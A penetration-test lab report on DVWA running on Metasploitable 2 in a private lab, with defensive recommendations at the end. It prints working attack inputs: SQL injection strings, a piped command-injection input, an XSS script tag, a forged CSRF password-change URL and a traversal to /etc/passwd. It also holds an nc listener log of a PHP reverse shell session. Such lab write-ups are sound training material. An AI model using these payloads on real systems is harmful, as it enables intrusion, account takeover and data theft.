DVWA Report

(Low Security)

Name: Saurabh Jawade

Date: 11/08/25

Table of Contents

Executive Summary

This report of the Damn Vulnerable Web Application (DVWA), which is hosted on Metasploitable 2, are presented in this report.
The goal was to evaluate vulnerabilities under Low Security level, simulating real-world attack techniques and documenting exploitable weaknesses.

Summary of Results

1. **Command Execution:** Arbitrary OS commands successfully executed
2. **Blind SQL Injection:** Data confirmed via conditional responses
3. **SQL Injection:** Full database enumeration and login bypass
4. **File Inclusion:** Accessed sensitive server-side files (e.g., `/etc/passwd`)
5. **File Upload:** Reverse shell uploaded, achieved Remote Code Execution (RCE)
6. **Cross-Site Scripting (XSS):** Both Reflected and Stored XSS were demonstrated
7. **Cross-Site Request Forgery (CSRF):** Account password changed via forged request
8. **Brute Force:** Credentials cracked using Hydra (or similar) tool.

Lab Environment


Target OS : Metasploitable 2

Target App : DVWA

Attacker OS : Kali Linux

IP Address : 192.168.146.138


- Set security to low



Attack Narrative


1. SQL Injection:

- Testing inputs into a form or URL, we can bypass logins or see hidden data like user details.
- like ' OR '1'='1 or 1' AND 1=1 --
- After confirming SQLi, tools like sqlmap can be used to automate database enumeration and dump sensitive data such as usernames and hashed passwords.




2. Command Execution :

- Trying to inject OS commands into input fields or URLs to make the server execute them.
- Ping 127.0.0.1 | ls
- Commands run with server privileges, exposing system info or enabling full control.
- This vulnerabilities can leak credentials, system configs, or lead to full server compromise.



3. File Upload :


- A PHP reverse shell script can be uploaded via the vulnerable upload form.
- The uploaded file is accessed through its URL to run the reverse connection.
- A listener receives the connection,providing remote shell access to the server.




```
└─# nc -lvp 1234
listening on [any] 1234 ...
192.168.146.138: inverse host lookup failed: Unknown host
connect to [192.168.146.137] from (UNKNOWN) [192.168.146.138] 36275
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 08:12:28 up 38 min,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                07:34   37:56m  0.05s  0.00s -bash
root     pts/0    :0.0             07:34   38:22m  0.01s  0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ whoami
www-data
sh-3.2$ ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
sh-3.2$ cd root
sh-3.2$ ls
Desktop
reset_logs.sh
sw
vnc.log
sh-3.2$ _
```

4. XSS (Reflected & Stored):


- Injected script into the input field on DVWA.
- <script>alert(1)</script>)
- Reflected XSS payload executed immediately when the crafted URL was accessed;
- Stored XSS payload saved in the comment section and executed on page reload.
- Successful execution confirmed script injection and client-side code execution.


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
<script>alert(1)</script>
Submit
Hello
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7


192.168.146.138/dvwa/vulnerabilities/xss_r/?name=<script>alert(1)<%2Fscript>#
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
192.168.146.138
1
OK


5. CSRF (Cross-Site Request Forgery):

- A password change was initiated by a GET request in the URL.
- /vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change
- The request is automatically executed when a user who is logged in accesses the URL.
- The password is altered without the user's knowledge.




6. Brute Force Login :

- Repeated login attempts were made until valid credentials were found.
- Successful login confirmed that weak password protection is exploitable.
- Used a password list such as rockyou.txt to target the login form.



7. File Inclusion:

- Modified the page parameter in the URL to perform directory traversal:
- /vulnerabilities/fi/?page=../../../../etc/passwd
- Server included the specified file in the response without validation.
- Contents of /etc/passwd retrieved.



Conclusion

A number of critical vulnerabilities, including SQL Injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), File Inclusion, File Upload, and Command Execution, were successfully exploited during the DVWA (Low Security) penetration test.
These vulnerabilities made it possible for things like remote code execution, sensitive data exposure, and illegal access.
The findings highlight the need for secure development standards and frequent vulnerability assessments, as well as the practical dangers of unsafe coding practices.

Recommendations

- **Brute Force:** Limit login attempts, implement CAPTCHAs, and lock accounts after an excessive number of unsuccessful attempts to prevent hackers from guessing passwords.
- **File Inclusion:** Strictly verify file paths and steer clear of dynamic file includes to stop users from accessing random files.
- **Command Execution:** It's risky to allow user input to directly execute system commands! Sanitize inputs at all times.
- **File Upload:** Store uploads in a secure, distinct folder, only permit safe file types, and verify the contents of uploaded files.
- **CSRF:** To prevent fraudulent submissions, secure forms with distinct tokens and confirm the source of requests.
- **XSS (Reflected/Stored):** Use a Content Security Policy to block malicious code, clean user input, and encode output to stop malicious scripts.
- **SQL Injection:** To protect your database, use prepared statements (such as placeholders) rather than directly entering user input into SQL queries.